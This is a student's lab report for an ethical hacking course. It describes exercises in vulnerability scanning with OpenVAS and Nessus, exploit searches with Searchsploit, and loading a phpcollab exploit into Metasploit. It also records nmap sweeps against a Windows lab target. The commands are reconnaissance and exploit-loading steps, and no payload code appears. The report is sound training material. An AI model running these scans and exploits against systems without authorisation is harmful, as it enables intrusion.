Lab6: Network Penetration Testing Methodology

INFO40587: ETHICAL HACKING

Kevin Harianto| 991602128| June 16, 2024

Contents

Contents

Executive Summary

{state the objectives, approaches, methods/tools used, learning outcome, comments/overall observations}.

The objective for this assignment is to go more in depth in terms of finding exploits within remote systems while also executing the exploits themselves. These ranges from leveraging open-source tools such as OpenVAS and Metasploit with meterpreter and Hydra, all the way to premium software such as Nessus.

The 1st approach leverages the open-source tool OpenVAS in relation to vulnerability scanning. This allowed me to observe and learn about how the OpenVAS tool gains information on applications to flag any exploitable bugs within the system that should be remediated/patched up.

The 2nd approach leverages Searchsploit in relation to parsing through possible exploits on the system. This allowed me to observe and learn about how Searchsploit finds exploits for vulnerabilities way more effectively than in comparison to searching up online.

The 3rd approach employs Metasploit to execute an exploit itself and not just perform vulnerability scanning. This allowed me to learn and observe how to run the malicious scripts intended to gain information and control over the remote machine.

The 4th approach involves leveraging Windows exploits, specifically the eternal blue exploit from the Metasploit console through the execution of vulnerability scanning and execution. This allowed me to observe and learn the different ways to exploit unique OSes.

The 5th approach involves the escalation of actual privileges on the Windows system through Metasploit with the use of Hydra to obtain passwords and leverage it to obtain a higher level of access. This allowed me to learn and observe how deadly Open-source tools can be leveraged to gain control over the system.

The 6th approach involves the execution of Buffer Overflow on vulnerable applications installed on a Windows Endpoint. This allowed me to learn about how to search for exploits within pre-existing applications and how it can be leveraged to obtain the system information on the machine.

The 7th approach utilizes the creation of a botnet as well as the execution of vulnerability scanning for potential exploits. This allowed me to learn about how a simple port being found open from nmap could potentially be escalated into parsing through the employee's files.

Exercise 16: Vulnerability Analysis with OpenVAS

16.1OUTPUT SCREENSHOTS

Exercise 16, Step 5: Wait until all the services are started. Minimize the command terminal window.

Exercise 16, Step 17: On completion of the scan, the status of the scan changes to Done as shown in the screenshot.


Exercise 16, Step 19: The Report window appears as shown in the screenshot, click on the Results tab to view the vulnerability information.

Exercise 16, Step 20: The Results window appears as shown in the screenshot, where OpenVAS will display all the Vulnerability list and its Severity levels.


Exercise 17: Search for Exploits using Searchsploit.

17.1 OUTPUT SCREENSHOTS


Exercise 17, Step 5: This will remotely search for a Washington University FTP exploit. Although it is rare that we will run into this version of FTP, it is possible; importantly, the process is key, as it does not change for any additional searches. The output of this command is shown in the screenshot.



Exercise 17, Step 8: Next, enter another search; enter Searchsploit OpenSSL remote.



17.2 QUESTIONS



Exercise 18: Adding an Exploit to Metasploit

18.1OUTPUT SCREENSHOTS

Exercise 18, Step 15: Type sudo msfconsole and press Enter. Then, msfconsole appears; note the number of the exploits.


Exercise 18, Step 18: You should now see your exploit. You have just updated exploits in Metasploit; type use exploit/multi/http/phpcollab and press Enter.

Exercise 18, Step 19: Once you are in the exploit, type info and press Enter to read about the exploit.

Exercise 19: Exploiting Windows OS Vulnerability


19.1OUTPUT SCREENSHOTS

Exercise 19, Step 3: In this lab, we will be scanning a subnet for live machines. Select one machine and pentest the machine to gain access to it. For doing a quick scan, we will do a ping sweep using Nmap. In this lab, we are choosing an internal network (Subnet D) for pentesting. Launch a command line terminal, type nmap -sP 172.19.19.1-255 and press Enter. This displays all the hosts that are up in the network within a minute. In this lab, we are choosing 172.19.19.15 (Advertisement Dept) as our target.




Exercise 19, Step 4: Now, we shall scan the Advertisement Dept machines to view the open ports, services running along with their versions, and the underlying operating system. Type nmap -T4 -A 172.19.19.15 and press Enter. Nmap takes approximately 3 minutes to complete the scan. Upon scan completion, you will observe that port 445 is open and the underlying operating system is Windows Server 2008 R2. Close the terminal.


Exercise 19, Step 29: To begin a new scan, click My Scans in the left pane.




Exercise 19, Step 36: Once the scan is completed, it will display a tick mark as shown in the screenshot.



Exercise 19, Step 39: A list of vulnerabilities is displayed for this host as shown in the screenshot below.




Exercise 19, Step 44: Double-click on the downloaded file to view the result.

